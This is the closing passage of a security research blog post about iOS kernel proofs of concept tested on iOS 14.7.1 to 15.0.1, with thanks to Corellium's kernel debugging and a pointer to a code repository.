
```

I have to admit, seeing this trick works so well made me very happy :)

Sum up

I hope you enjoyed reading this blogpost and that I managed to shed some light on the last iOS update.

Also, as you saw, [Corellium](#) was a highly valuable asset in this short journey. The ability to debug the kernel that easily is fantastic, and it saved me a lot of time. And, the behavior on the virtual device, of course, reproduced exactly the same on the physical device, with 0 changes.

materials && versions

The POCs I have shown here work all the same on iOS 14.7.1-15.0.1. It's probably true for much earlier versions as well, but I checked only on 14.7.1-15.0.1. Please note that over different devices/versions, some of the constants may be different. I specifically wrote the devices/versions I tested on, and it looks consistent, but it may be different on older versions. Just for fun, I checked it also on iPhone 11 Pro Max, iOS 15.0, and it worked the same :)

The code of the POC can be found in this [repo](#).

Thanks,

Saar Amar.